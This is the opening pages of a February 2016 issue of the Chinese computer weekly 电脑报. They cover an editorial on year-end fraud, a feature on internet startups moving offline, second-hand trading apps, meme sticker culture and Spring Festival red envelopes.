

科技创造财富·科技改变生活

# 电脑报

POPULAR COMPUTER WEEKLY

第05期  
总第1237期  
2016年2月1日

电脑报电子版: icpcw.com/e  
官方微博: weibo.com/cpcw  
邮局订阅: 77-19



老狼摄影工坊



电脑报微信



机智猫微信



安卓新闻客户端

(iOS 版 APP 请在 AppStore 搜索“电脑报”)

欢迎订阅  
电脑报电子版  
手机、平板、电脑都能看  
全彩、快速、还便宜



icpcw.com/e



- >17 用心爱 送爸妈新春智能礼物吧
- >27 春节回家,这些笔记本和配件保你有面儿
- >28 智能电视陪你玩转大长假
- >29 过年抢红包,一手资讯先知道
- >40 熊孩子,别碰我的手机!

电脑报  
2015-2016年度中国IT品牌  
**风云榜**  
全面揭晓 >20~24 版

#### 新闻

回归传统行业:  
创业者的逆向选择 >03

#### 智能与硬件

没有 4K 大屏电视  
也能玩超清游戏 >11

#### PC 与应用

轻薄游戏本代表作:  
戴尔 XPS 15 评测 >25

#### 机智猫

nubia 布拉格 S:  
典型的靠脸吃饭 >42

www.icpcw.com

邮局  
订阅 **77-19**

主管单位:重庆市科学技术协会  
出版单位:重庆电脑报出版有限责任公司  
地址:重庆市渝中区双钢路3号科协大厦 邮编:400013  
读者信箱:pcw-advice@vip.sina.com  
新闻热线:023-61618888-13055(欢迎提供新闻线索)  
编辑部:(023)63658800 发行热线:(023)63863737  
广告部:(023)63658999 国内统一刊号:CN50-0005  
广告经营许可证号:010015  
重庆日报报业集团印务有限责任公司 印刷  
报纸如有遗失或缺损,请致电 023-63658769

休刊说明:2月8日春节放假休刊一期

电脑报官方商城

配电脑·订阅电子版·各类数码产品

详见04版

cpcwi.taobao.com



欢迎到各地邮局订阅2016年《电脑报》 邮刊号 **77-19**

每周一出版 售价:4.00元



6 952284 100010



视角

## 年关防骗

《儒林外史》第十五回里讲了一个骗局的故事:一个叫洪憨仙的人送给马二先生几块黑煤,每烧一块就能得到一锭银子。胡三公子听说了,决定拿一万两纹银托洪憨仙修制药物。幸好在交钱之前,这个自称活了几百多岁的洪憨仙炼重去世了,才没上当受骗。原来,那所谓烧煤成银的仙术,不过是事先把银子用煤煤黑罢了。

虽然从明代至今已有近千年,但骗人的基本思路却是一脉相承,无非变得更精巧,花样更繁杂而已。科技行业本来应该是最讲究严谨和真实的行业,但事实上里面的花招并不少,或许是年关将至,正是各路骗术甚嚣尘上的时机,最近好些消息都与此相关。比如新能源汽车行业,骗取国家补贴已成公开秘密;国家300亿的补贴资金,或有十亿被套取。据说两个普通工人辞职成立一个电动车改装公司,一年就能挣5个亿。为此四部委还专门发出通知,严查骗补行为。

屡禁不止的刷单行为也越来越猖獗,其中有被动的,像淘宝和UBER就深受其害。前者日前宣布不再显示销量排名,也是出于无奈之举。后者一直为查禁刷单不断调整算法,一定程度上也在影响用户体验,但由于节前补贴力度加大,又给刷单者找到了新的漏洞。

另外一些则是主动刷单,虚假交易。有消息人士称,国内二手车电商网站数据造假惊人,有公司一年仅卖出两辆车,就敢号称估值2亿美元。风头最劲的瓜子网和人人车也被质疑,实际成交量或不到其宣称的一半。之所以有这样的行为,也是热钱疯狂投入的效应:分析说中国二手车交易近年将大幅成长,到2020年年交易规模会达到2920万辆,与新车相当。2015年,二手车电商投资金额超过6亿美元,还有新的D轮E轮在进行之中。

创投圈的各种水分无疑是最集中的,最近上海市出台了一项政策:虽然政府扶持创业企业的心情可以理解,但用纳税人的钱来为本应自己承担的市场风险买单,很难不引起争议,也与官方资助一贯“只锦上添花雪中送炭”的思路相悖。更何况,就像各种补贴一样,政府对资金的管理本来就比较粗放,这无疑又给部分投机者提供了大量造假和利益寻租空间。这样的政策连一些风投商这样的受益者都觉得难以理解,真的是因为天气太冷把脑子冻着了吗?

## 科技TOP3之数字

### 1 全球 91.8% 比特币持有者为男性

比特币新闻网站 Coindesk 近日发布最新调查报告统计了来自全球4000名比特币投资者的信息反馈。根据调查显示,91.8%的持有者为男性。调查中,大部分持有者是通过比特币交易平台、直接交易等方式获得比特币。



### 2 儿童平均每天上网 3 小时超越看电视时间

英国研究机构 Childwise 最新发布的一份报告中显示,7~16岁的儿童平均每天上网的时间为3小时,平均每天看电视时间为2.1个小时。其中15~16岁的青少年中有75%的人选择在网上通过点播等服务观看电视节目。

### 3 今年特斯拉中国销售目标为 5000 辆

2015年前9个月,特斯拉在中国销售了3025台电动汽车,离2014年定下的目标1万辆相差很远。业绩不佳迫使马斯克下调了中国的销售目标:今年特斯拉计划在中国销售5000辆汽车。2014年6至9月特斯拉在中国销售了1345辆轿车,占全球发货量的11%。



## 资讯

### 唱吧宣布获何炅、谢娜、汪涵投资将入局 VR

(本报记者 熊雯琳)1月26日,唱吧CEO陈华在唱吧年终盛典上宣布湖南卫视金牌主持何炅、谢娜、汪涵入资唱吧。同时,唱吧宣布推出3D直播间,正式进军VR领域。据介绍,唱吧在推出VR直播内容的同时,也会先期上线一批价格亲民的VR眼镜。

### 乐视云与甘肃广电网络宣布战略合作

(本报记者 熊雯琳)1月28日,乐视云计算有限公司与甘肃省广播电视网络股份有限公司在北京宣布双方建立深度战略合作,共同打造全球首个以用户为核心的“广电+”垂直整合的智慧广电云生态系统。这是国内第一次互联网公司与有线运营商的合作。

### 滴滴融资引入招商银行

(本报记者 熊雯琳)1月26日,滴滴出行与招商银行宣布达成战略合作,双方将围绕绑卡支付、金融、服务和市场营销等展开合作,后者还将以战略投资者的身份投资滴滴。具体而言,滴滴和招行将进行支付合作,接入招行“一网通”,招行信用卡、储蓄卡将会被设定为滴滴乘客支付方式之一。

steelseries 赛睿

# 选择你的武器


**RIVAL  
100**

RISE TO THE CHALLENGE

cn.steelseries.com/cn/



赛睿官方微信



赛睿官方微博



1月18日,丁香园的线下诊所终于对外营业了。从筹备到营业整整接近一年的时间,这是专注为医生提供在线交流平台,同时为大众普及医药学知识的丁香园对线下诊所的第一次尝试。

但这并不是互联网创业者的第一次线下尝试——航班管家CEO王江在2012年创立咖啡外卖项目连咖啡,去年5月推出了自营品牌Coffee Box,将咖啡站开到全国各个写字楼和住宅里。

700Bike 的创始人张向东本来是想把互联网思维带到自行车行业,后来发现,要想做好自行车,必须回归传统行业,从实打实做好一辆自行车开始。

他们本来都是打着“互联网思维”的创业者,做着做着却成为传统行业里的一员。是什么让他们做出了这种逆向选择? 这种选择又能让他们走出多远?

## 回归传统行业

# “互联网+”浪潮下创业者的逆向选择 @ 本报记者 熊雯琳

### 丁香园:从线上社区到线下诊所的实验

到今年1月18日才正式对外营业。从线上转战线下的丁香园花费了接近一年的时间。

先是被社区业主以“放射科辐射太大损伤居民健康”为由举报,沟通无果后选择“永久性撤销放射科”。再是被舆论所扰,开业时间一拖再拖。尽管一肚子苦水,但丁香园创始人李天天还是觉得“这是一场幸福实验”。

从2000年开始做了16年线上的丁香园,拥有200万的注册医生资源,为何要转战线下,做吃力不讨好的重模式诊所? 在移动医疗的浪潮里,丁香园的这场实验能走多远?

#### 线上模式之乱

许多移动医疗App都声称能在线上帮助患者和患者互动,身为医生的李天天也多次尝试。

“有一次在一个App上,有患者问‘医生,我头晕’,遇到这种问题我也头晕。因为头晕的原因太多了,到底是站着晕、躺着晕还是走路晕? 所以我还要追问这个患者很多问题。正准备开问,突然发现被抢单了,已经有医生回答了,答案是‘头晕啊是肾虚,吃六味地黄丸’,下面还附了个直接购买的链接。”

李天天并不认同这种模式,“这不是真正做医疗的人希望看到的”。在他看来,医疗需要靠数据去决策,没有数据靠瞎猜怎么做得好? “正因为我可以看到你的数据,我才能够为你提供科学的、靠谱的建议,这些数据我们称之为‘有意义的数据’,它并不在于数据量有多大,而在于数据的意义和价值。”

有意义的数据,来源于线下对病人的实际诊断。“其实几年前就想筹建诊所,不过前几年的政策大环境还趋于保守,我们一直在等待机会。”李天天在接受本报记者采访时表示,从去年以来,国家对分级诊疗和多点执业等领域出现了政策利好,鼓励社会办医,鼓励多点执业,“在这个大背景下,我们希望能够把几年前的想法变成现实,也算是通过线下的实验来为这个行业的改变做一点点努力。”

#### 线下诊所:做医疗的连接器

800平方米、12间诊室,每间诊室都配备专业的检查仪器,还有沙发,方便家属了解患者病情。儿童诊室里装修得非常温馨,并不太像是医院的感觉。在这里,患者通过预约,可以享受30~40分钟一对一的私密诊疗,甚至,诊所内所有的医疗设备都是可移动的,从对患者的问诊、检查、



取药都可以在诊室内完成。在诊断完成后,患者还可通过电子诊疗系统与医生保持后续交流,患者对医生服务质量的评价与反馈还会纳入医生绩效考核中。

这就是刚刚在杭州开业的丁香诊所。据李天天介绍,丁香诊所的定位是提供常见病诊疗、慢病管理的全科诊所。常见病,指的是感冒、发烧、腹泻等,慢病则包括高血压、糖尿病等。此外,丁香诊所不设急诊和住院部。

费用上,丁香诊所实行诊金制,成人每次收费180元,儿童每次300元,后续的复诊每次100元,其中不包括药费和检查费等。尽管比公立医院的挂号费高出不少,但没有药品加成和检查加成,患者的总体花费是低于三甲医院的。而且不用排队、在各个科室之间来回跑,医生的态度也会更好。

在李天天看来,丁香诊所希望能够做医疗的连接器。尽管在线下,但背后有一整套信息化系统、质量控制系统和费用控制系统。这样一个连接器能够将医生、患者、医院、药企和保险五方内容连接起来。

要实现这个目标,首先要建立一套有效的电子管理系统,丁香诊所选择和微信结合,患者可以直接通过微信公众号实现预约看病、查看医生信息及病历的功能。当然,医生也可以在后台看到患者的各种信息,方便掌握患者的过往病史,并和患者直接进行沟通。在预约就诊系统,除了文字描述,患者还可以直接上传图片,更好地描述病情。

在对患者进行长期跟踪,甚至是建立健康管理档案上,丁香诊所也有自己的想法。李天天在极客公园的GIF大会上给出的答案是可穿戴设备和移动医疗。

他现场演示了几个智能可穿戴医疗器械,比如可以同时测血压和血糖的iHealth,远程听诊器CliniCloud,可以拍摄外耳道的CellScope视耳镜。这些设备大多使用简便,而且能和手机相联系,采集到的数据包括图片都可以远程直接反馈给医生,而且,数字化的资料可以方便地进行管理。

#### 线下诊所之困:水太深没资源不要碰

然而,线下诊所没有想象的这么简单。2012年成立的卓正医疗至今只有7个服务网点;今年4月刚开的北京美中宜和综合门诊中心,其CEO知名女医生于莺为此前后忙活了近10个月。

在丁香诊所之前,另一家移动医疗平台春雨医生已经用6个月的时间,用合作和托管的方式,以春雨研究室的形式入驻,在全国24个城市复制了300家春雨诊所。与丁香诊所不同的是,春雨主要提供企业与保险会员制诊所,而不是与传统门诊分流,也不以线上到线下导流为目的。模式更轻,更快。

即便如此,春雨医生创始人张锐在接受采访时也坦言,由于医疗的高融合与政策、产业的复杂性,春雨这几年也交了不少学费。

“建医院或者诊所这事儿,水太深,没有资源的人不要碰。”一位移动医疗行业的创业者在接受本报记者采访时表示,将移动医疗搬到线下非常不容易,所涉及的内容并非一家创业公司所长,一来资产重,二来重监管。

丁香诊所开业之前也波折颇多,先是被社区业主以“放射科辐射太大损伤居民健康”为由举报,沟通无果后选择“永久性撤销放射科”。再是被舆论所扰,开业时间一拖再拖。

“医疗是个复杂的问题,我们所面临的并不是医疗问题,并不一定是附近有一家好诊所就可以解决的。”丁香园CTO冯大辉在公众号里回复读者提问时坦言,他认为改变医疗很重要的一点是培养大众的个人健康管理意识以及对医生这个职业的价值判断。

此外,不论是春雨医生还是丁香诊所,如何盈利也成为了关注焦点。李天天在回答本报记者提问时这样说道:“未来,基础门诊只是丁香诊所盈利的一部分,还有更多产品型的服务作为补充,这个模式更多侧重慢性病管理和健康管理,类似家庭医生服务,同时我们也在和保险公司探索更多的合作模式。”



丁香园CEO李天天

### Coffee Box:连咖啡的线下野心

成立于2012年的连咖啡此前只做咖啡代购,为用户配送星巴克、COSTA、太平洋咖啡等连锁品牌的商品,每单收取配送费。就在去年5月份,连咖啡推出了自营品牌Coffee Box,上海成为第一个点,如今北京也拥有多家站点。

一家只做咖啡外卖的O2O怎么能有生存机会呢? 连咖啡是不是因为外卖做不下去了才转到线下品牌?

前不久极客公园创新大会上,连咖啡创始人王江、天使投资人戴军以及机构投资者李静接受了包括本报记者在内的群

访并且揭晓了答案。

“连咖啡一开始就认定要做自己的咖啡品牌,送星巴克咖啡既是为客户服务,也是在打磨整个流程,让我们积累经验和数据。”王江在接受本报记者采访时回答,“连咖啡在做咖啡代购过程中,积累了30

多万的星巴克消费用户,围绕这些用户,我们掌握了一个外卖咖啡应该如何定位,我们知道用户在哪里,如何给他们提供标准化服务等等。”



上接03版

在王江看来,连咖啡的核心就是 Coffee Box,O2O 配送只是路径和阶段。截至目前,自营品牌 Coffee Box 的订单已经越来越接近平台上星巴克的订单。

当星巴克、漫咖啡等遍地开花,在黄金地段上不相上下地争夺时,Coffee Box 却把门店开在了离用户较近,但却不那么亮眼的地方。

比如,Coffee Box 在望京 SOHO 的店就开在繁华商圈的隐性位置,这家只有二十多平方米的场地也算不是一个真正的咖啡店,它在不靠近主街的一条街上,只有两个咖啡师,几个配送人员,更像是一个站点。

据王江介绍,和星巴克不同,我们是完全相反的体验,不是咖啡店在哪里,用户去哪里,而是用户在哪里,咖啡点开在哪里。

咖啡的利润非常高,据王江透露,一杯 25 元的咖啡成本可能只有 5 元钱,一杯咖啡能赚 20 元的利润,但王江要从里面拿出 15 元来打造供应链、提升用户体验和构建平台。比如,Coffee Box 开发了“翻杯不撒”的杯型,杯子比星巴克厚,还有空气层,加上特殊包装盒,保证送到消费者手里时的温度和口感。



李静投资的连咖啡开起了线下咖啡馆

目前,Coffee Box 在上海已经拥有近 30 家生产点,覆盖了大部分的热点商圈,春节后北京、广州的生产点也将突破 20 家。预计到今年底,Coffee Box 将在全国拥有 500 个咖啡生产点。

从“跑腿”到自建品牌的互联网企业并非连咖啡一家。在餐饮外卖领域,新兴外卖 O2O 平台笨熊造饭的核心竞争力之一就是快餐生产。

“产业链上游业务对于配送企业来说充满诱惑力。”在即买送 CEO 赵廷超看来,很多瞄准“最后一公里”配送服务的互联网企业都有将产业链上移的想法,但这种做法对于企业的资金、规模以及产业链都有着很高的要求,这也让多数企业望而却步。

## 700Bike:为何不贴智能标签?

2015 年可谓智能硬件元年,从小米到百度、乐视纷纷推出自己设计的“智能自行车”,这些带有指纹识别、蓝牙摄像、一键锁车等众多“智能功能”的自行车让人眼花缭乱。

张向东就是在这样一个背景下辞职,加入 700Bike 成为联合创始人的。前不久极客公园的大会上,张向东在接受本报记者采访时强调,自己并不是一个互联网人,尽管在互联网行业摸爬滚打了十几年,如今回归传统行业,成为一个“自行车人”。

到底 700Bike 是个什么东西?张向东给 700Bike 的定义是“新一代城市自行车,就是一种骑起来舒服,看起来好看的自行车。人们在城市里骑着它,可以满足实际需求”。

为了达到张向东所推崇的“舒适,好看”,700Bike 在设计时,整车造型在尊重传统的基础上做了一些创新。

比如为了解决人们长时间骑自行车造成屁股疼的问题,他们综合考量了人体学学的臀点数值,专门制作了超纤维皮面坐垫并适度加宽,更好地提升骑行过程中屁股的舒适度;为了预防城市骑行用户常见的扎胎问题,他们定制了超轻凯夫拉防穿刺轮胎;为了减少自行车

掉链条的发生,他们设计了防掉链偏心中轴。

扎胎、掉链、屁股痛……700Bike 首先解决了这些问题。就是这些看似不起眼的用户“痛点”,长久以来却一直存在于中国大多数的自行车中。

在张向东看来,在做好一辆自行车的基础之上,再去考虑所谓互联网的功能,“它是最后、最不起眼的一个卖点”。

700Bike 在车头安装了一个内置电子组件,采用 OLED 屏幕,具有 GPS、运动传感器、蓝牙功能,实时显示运动数据,内置的 GSM 芯片可以通过 GPRS 保持实时在线,随时同步数据到云端。通过连接手机进行布防,可以在自行车被移动时向用户手机发送报警信号,当自行车丢了的时候可以将自行车所在位置发送到手机上。由于内置处理器的充电依靠前轮转动时切割磁感线圈产生的电力完成,据了解,自行车在丢失一周内不骑也能将位置发回手机。

尽管如此,在整个“造车”的过程中,张向东也发现,整个智能硬件行业的跳票并非设计问题,而是体系问题,他很庆幸自己抱着敬畏之心进入这个行业,而不是互联网人的骄傲。因为“实现”是一件比“创造”更难的事情。

记者观察

## 线上线下的边界模糊

显然,“互联网+”浪潮之下,线上线下的边界正在变得模糊。丁香园和春雨医生希望通过线下诊所的尝试来连接和打通整个移动医疗,形成闭环。连咖啡全新的咖啡外卖品牌 Coffee Box 尽管在线

下,但核心用户全在线上。唱吧在线下利用互联网思维开启的实体 KTV 品牌麦颂不但砍掉了多余的成本,而且打通了线上和线下,开启的门店往往能在最初几个月就实现盈利。而就在 1 月 27 日,阿

里旗下天猫超市宣布,与银泰商业达成合作,银泰商业发售的“新银泰卡”,不仅能够在全国数十家的银泰百货连锁门店中使用,还可在天猫超市让用户实现淘宝账户绑定和扫码购物。从种种迹象来

看,线上线下的创业者边界变得越来越模糊。尤其随着 O2O 等模式泡沫的积压,基于传统行业的生意正在以一种全新的方式展开。



值此春节来临之际,电脑报旗舰店恭祝广大读者,身体健康,工作顺利,生活美满,阖家欢乐!

电脑报官方旗舰店从 2016 年 1 月 30 日起停止发货,2 月 14 日恢复运营,春节放假期间读者可自助在旗舰店购买产品,所有购买产品将从 2 月 14 日起按照购买顺序陆续发货(偏远地区视快递恢复情况决定),所有售后问题也将从 2 月 14 日起陆续进行处理,望大家理解。



电脑报官方旗舰店  
2016年2月1日



# 拯救剁手族 小闲置背后的大生意

@本报记者 熊雯琳

不想用的旧iPhone、海淘回来尺码不合适的鞋子、背了几个月就不想用的包、家里放不下的孩子童车童床……尤其随着消费方式升级带来的存量激增、互联网大幅降低交易成本以及共享经济与社交的走红,二手闲置物品的交易平台正走向繁荣,越来越多的创业团队扎堆到二手闲置的生意中来。

记者在朋友圈小范围做了一个调查,几乎95%以上的好友都表示有闲置用品。而在众多二手闲置物品中,手机、母婴用品以及海淘回来的衣帽鞋包等是存量最多涉及交易最频繁的商品。而目前国内主流的二手物品交易平台主要以C2C模式为主,即平台作为中介连接买卖双方,平台提供展示和担保等服务。从闲鱼到转转,从拍大牌到闲值转让,闲置物品的生意到底有什么好做的?

## 闲鱼:淘宝下的“蛋”

作为阿里巴巴旗下的闲置买卖社区,闲鱼诞生于2014年6月,最初主要是针对淘宝剁手族的刚需而设立的二手交易平台。截至目前,用户已经完成了百万级向亿级用户量的飞跃,鱼塘(以校园、办公园区、小区为单位的本地化闲置交易社区)数量超过5万个,每天有超过20万件闲置物品在闲鱼成功交易。

与同类产品最大的区别是,闲鱼用户可以享受支付宝担保交易,还可以一键转卖淘宝商品。“一键转卖”的功能能够让用户将在淘宝购买的商品信息全部导入闲鱼,用户无需拍照、上传和撰写产品描述,就可以发布商品。

在闲鱼上,你几乎可以找到和转卖一切商品,从衣服到鞋帽,从手机到电脑,从母婴用品到生活大件,并且闲鱼还会根据你的浏览和点赞的闲置物品类型来给你的首页推送不同的闲置商品。

而闲鱼还引入了芝麻信用,在交易前买卖双方都可以查阅对方的芝麻信用评分来决定是否要交易。记者采访了几位在闲鱼上成交单数比较多的达人发现,手机、数码、电脑等标准品是最容易在闲鱼出手的。因为数据与淘宝相连,闲鱼的用户流量非常可观。一旦用户定价合理,拍图清晰,介绍详细,从淘宝主页搜索商品,闲鱼的商品也会出现在搜索页面。北京的赵女士就通过闲鱼成功转让出公司年会的奖品手机、家里闲置的苹果笔记本以及移动电源等产品。两年来卖闲置的金额也高达2.9万元人民币。

## 转转:主打社交+分享

转转是58同城旗下的二手交易平台,尽管从正式上线至今不到3个月,但转转日活峰值已经达到近100万,日订单量峰值已经破万。转转与其他平台最为不同的是,必须通过微信账号登录,所有转转的用户都是真实个人。用户通过转转发布闲置物品信息后,可分享到朋友圈,也可从客户端中看到微信好友正在出售的闲置用品。从产品的设计思路来看,转转使用微信账号体系能够增强买卖双方身份的真实性,与通过分享到朋友圈的闲置物品二维码,微信好友可以直接扫码查看详情甚至下单。而二手闲置物品的交易,在引入买卖双方的信用机制上,转转采用了认证的方式,比如微信好友圈好友、知名企业职员认证及在校学生认证等。

此外,在同城大件物品的运输上,如家具家电等品类,转转和58旗下的58速运也接入其中,可以承担运输过程。

**点评:**转转是继腾讯斥资7.36亿美元入股58同城后,双方在微信上深入合作的首个项目。微信和58赶集集团对这家刚上线两个月产品的大力扶持,充分印证了对



而母婴用品和有品牌的商品也比较容易成交。王女士就通过闲鱼售出了家里孩子闲置的童车童床以及餐椅等大件。相比之下,衣物、鞋帽等商品的成交率则要低一些。

**点评:**闲鱼从一出生就自带淘宝的流量光环,基本解决了后淘宝问题,给剁手族一个变卖闲置的地方。但流量巨大也给闲鱼带来了新问题:乱。记者通过闲鱼搜索发现很多仿冒大牌的A货卖家也充斥其中,很多商品不光要判断新旧程度,买家还要自己判断真假,因为一般来说,二手闲置商品售出是不退换的。这要买得不合适,还得自己再卖出去。



二手交易市场未来前景的判断。转转希望在二手交易中更多引入同城和社交的因素,来弥补流量上与闲鱼的差距。不过从记者登录转转2个月的时间来看,只成功卖出一辆孩子的童车。熟人之间还没有交易过,这个逻辑是否行得通还有待观察。

## 拍大牌:闲置奢侈品再流通

拍大牌是奢侈品电商平台奢集网创始人甘小明做的一个创业项目。该款APP定位奢侈品服务,由奢侈品1元起拍卖切入闲置奢侈品市场,进而完善养护、鉴定、个人寄卖、金融服务等整个垂直生态链。从去年9月上线至今,拍大牌注册用户数15000个,以“80后”女性为主,去年底获得了韩国伙伴投资基金100万美元的融资。

在拍大牌的客户端上,用户首先通过客户端将闲置商品的照片上传到后台,并且标注品牌、型号、包装、新旧程度以及底价,拍大牌的鉴定师会对商品进行初审。初审通过后,用户需要将闲置拍卖商品快递给拍大牌,待鉴定团队鉴定和拍照以及与卖家协商底价后,就可以进入流通环节。卖家可以设置交易最低价格,如果拍卖达不到卖家预期,交易就会失败。目前拍大牌上整个成功率在70%以上。记者也尝试了一下,在拍大牌上送拍了四个闲置包,只有一个没有达到底价流拍了,其余三个都交易成功。

与其他二手交易平台最大的不同是,拍大牌拥有自己的鉴定师团队,目前有6个人,与此同时,拍大牌还在开发一款奢侈品鉴别工具,通过大数据的积累来鉴定商品真伪,减去拍大牌的复检功能,而这套程序已经积累了3年,拥有70多万条数据,今年会逐步放开。

目前,拍大牌上的商品60%~70%来自商家,20%~30%来自个体卖家。拍大牌的目标是成为100%个体用户闲置奢侈品的交易平台。



过去10年,最受欢迎的手包每年平均增值8%。实际上,在拍大牌的平台上,一些爱马仕和香奈儿的包也会拍出比市场价还高的成交价。在甘小明看来,这是拍卖的模式决定的,供需决定价格。

**点评:**奢侈品存量市场在国内一直没有被很好地激活,主要就是信任问题。不论是闲鱼还是转转,奢侈品的成交率都不高。而记者在微信朋友圈小范围的调查发现,用户对于送拍奢侈品最大的顾虑就是信任。目前国内的奢侈品寄卖主要都在线下,但整个流通过程可能需要1个月,用户还担心被调包或者其他问题。显然,在这个平台上,谁能够很好地解决信任问题,谁就能快速解决流通的问题。

## 闲值转让:解决海淘后问题

随着海淘等跨境电商的生意红火,用户由于无法试穿,在尺码、色差、款式、拼单等差异下,出现大量转让需求。

闲值转让是消费领域门户网站什么值得买在今年1月18日刚刚推出的二手交易区,希望能够通过这个平台来缓解用户普遍存在的商品闲置痛点。

用户在这个平台上可以发布自己的闲置物品信息,一经编辑审核通过就可发布在平台上。同时值友可根据自己的需要收藏感兴趣的闲置物品,查看物品的购买详情等。但是什么值得买依然保持中立平台的定位,二手交易区只作为二手商品信息分享的导购平台,所有交易均在淘宝、闲鱼、拍拍二手、58转转等二手电商平台完成。

不过值得注意的是,为了提高二手

商品的发布门槛,杜绝黄牛党滥竽充数,闲值转让上的转让信息发布门槛较高,不仅要提供购买凭证,还要消耗站内积分和金币,交易完成再奖励金币。

**点评:**基本上记者在洋码头、么么嗖等跨境电商买回来的商品,不合适的时候只能通过各种闲置平台转让出去,但成交率普遍偏低,目前国内也有一些小的创业公司在做专门针对海淘一族的转让平台,比如羊毛铺,但流量更小。而海淘用户的转让也同样涉及信任问题,在一个连小票、转运交易都能造假的今天,谁又会轻易去淘别人转让的海淘商品呢?什么值得买也是因为此,所以对闲值转让的门槛设立比较高,这样的好处是能够增加用户的信任,但反之也提高了用户发布闲置商品的门槛。

## 总结:

在应用商店去搜索二手,能够搜索出至少十个二手市场平台。不过,买卖闲置用品最大的问题就是诚信。这也几乎是各个平台都在努力解决的。比如闲鱼引用芝麻信用,转转引入微信打通熟人关系链,拍大牌通过平台自身的鉴定团队提供鉴定服务来背书,什么值得买的闲值转让则提高发布门槛和审核机制。



科技有情怀

# 这年头,没有表情包 就没法聊天了

@王月

两岸“表情包大战”,让很多人认清了这样一个基本的事实:这年头的网络表情,竟然已经进化到这样的程度了。



金馆长很多表情被 PS 成熊猫形象

有多夸张呢?表情包已然代替了语言的存在。在日常的各种网络聊天中,很多人已经可以做到只发图不打字。这进而诞生了一个让人沉迷的游戏:斗图。

斗图怎么玩? 大家都可以想象。无非是你发一张,我回一张。要求是:能用图片完成基本的沟通,而且图片还要新颖,足够逗逼,要么贱,要么萌。

所以,经常参加斗图的网友,仅仅把每天见到的所有表情都存下来是不够的——斗图就要反应及时,才不会居于劣势,所以现在甚至还诞生几款斗图专用的APP,帮忙把表情分门别类,这样斗图时才能迅速找到最贴切的表情。

而要成为斗图界的常胜将军,还要学会自己P表情。以前PS技术没现在这么普及,大家一张表情可能会用几年。但是如今,电脑和手机上都有了各种方便的修图神器,表情包谁都能做,而人民群众的创造力是无限的,最终的结果就是要什么有什么,各种“魔性”的表情层出不穷,并很快扩散开,便成了大众的狂欢。

不仅中国,全世界都在玩表情。2015年,《牛津词典》评选出的年度词汇,竟然是Face with tears of joy(喜极而泣的脸庞)——没错,就是微信里那个哭笑不得的emoji表情:一个黄色的卡通笑脸,带着两滴喜极而泣的

泪水。

至于为什么会选出一个表情当年度词汇,《牛津词典》给出的理由是:“可以看出,传统字母单词已难满足快速、以视觉为主的沟通需求。因此,像emoji表情这样的一个图像文字来填补这一空白也不足为奇。”

现在大家的交流有多快呢?“90后”、“00后”可能体会得比较明显。凡是年轻人多,又比较活跃的群,当你想就某个话题发表意见时,等你打好字,大家聊的话题可能都换了五六个了。想加入聊天,打字显然不现实,就只能发图了。然而大家转换话题之快,有时连找图都来不及。于是就有了万金油表情,不管说什么都是同一个表情——反正又没聊什么严肃的话题,可以随便“水”。

那个哭笑不得的emoji表情,显然就是万金油的一种,适合各种场合,据说在英国的使用率高达20%。不过,对于善变的中国网友,仅仅有emoji表情就太不够用了,不够直接,又太单调,大家最爱的是各种明星脸表情包——毕竟在中国,不管怎么去P明星的头像,也是不用交肖像使用费的。

先是有“表情包三巨头”——姚明、花泽香菜以及崔成国。姚明的表情来自一场火箭队的赛后新闻发布会,他的队友阿泰斯特开了个玩笑,引发了姚明的笑点,就有了这个魔性的笑容,其后被网友发现,就将其上传

作者简介:

成都媒体人。从来不看电视、关注科技领域、换个手机就能高潮的新时代网络宅男。相比煽情电视剧,还是IT界的各种黑科技更能让人流泪。

到了暴走漫画。紧接着,这张姚明脸频繁出现在暴漫上,便走红了整个网络。

花泽香菜的表情则来自某个日本综艺节目,著名声优花泽香菜露出了无比带感(就是丑)的笑容,然而屏幕上竟然打出了“美女声优”的字样,这种反差便引发了各种恶搞图迅速传播,最后被中国网友发布在Acfun(A站),便在A站上火了。

至于被称为“金馆长”的崔成国,他的笑容出现在韩国电影《金馆长对金馆长对金馆长》中,他饰演的角色正是金馆长,他跟剧中小孩儿玩游戏,却用非正当手段获胜,然后他就做出了这副传遍大江南北的表情。暴漫中的贱表情至少有一半是以金馆长的这副表情为原型PS出来的。但不知道为什么,他的很多表情是PS成熊猫形象的……

三巨头通过小众网站(暴漫、A站)走红,之后尔康和黄子韬又在更为大众的微博走红,表情包就是这样慢慢融入日常生活。现在的表情包又多么大众呢?事实上,就连最早被表情包“误伤”的明星们都开始愉快地接受这个事实了。金馆长认为,“大家喜欢我,在意我,才会把我的脸做成表情包。”黄子韬则说,“大家愿意用就用吧,开心就好,但是要用在合法的渠道上。我自己也存了一些。”自己用自己的表情包是什么体验?这又是另一个故事了。

作者简介:

科技与互联网专栏作者,跨界于媒体、文娱和投资的资深产品经理。

# 春节怎么过: 红包、朋友圈和“独处”

@卓一

春运已是一场习惯性的全民运动,央视的“春晚”就是一个应运而生的赚钱机会,不管你能从中体会出几分欢乐和温暖,巨额的广告营收每年都在创造新高,受益于天然的人口和文化红利,堪比美国超级碗。即使在近几年来的春节,电视机趋向可有可无,而手机一定是不离不弃。

曾几何时,在电视机前“抬起头”的习惯性姿态早已转化成倾倒在手机屏幕的“低下头”。虽然春节期间,你的身体回归了家庭,但你的内心依然会被遥远地方发生的事情所打扰。在迎接猴年的饭桌上,股票定会是比较猴年邮票更热的话题,但穿越手机内外,相比往年能闹出哪些值得我们期待的新花样儿?

近日照片红包测试,导致朦胧的照片刷爆了微信的朋友圈,微信团队随后也做出了解释,照片红包(在朋友圈发布朦胧的照片,对方只有在送出红包后才能看到真容,点赞和评论)是今年新春的特别活动。原本在朋友圈晒的只是自拍与吃喝玩乐,今年的春节增加了“晒好奇”功能,现金红包更是激发我们与看不见的朋友之间互动的热情,红包飞进朋友圈,零钱消耗得一定更来劲儿。

当然今年的微信群红包和支付宝口令红包大战才悄然拉开序幕,虽然费了好大劲儿摇出来的红包也就几毛钱,但老百姓还是会乐此不疲。理性的白领回乡可能会聪明一点儿,但如果是没有更乐和的事儿,就不妨

跟着红包飞,和以前在饺子里包钢镚是一回事儿,图的是吉祥好运而已。

虽然是在法定假日期间,你的身体也离开了工作岗位,但你和手机屏幕绑定在一起之后,你就少不了在互联网环境的社交,很多行业的工作也就一直停不下来。这时候发红包又变身为一项工作,不管是安抚工作团队,还是维护客户关系,你深陷在社交环境之中就很难彻底逃离工作。

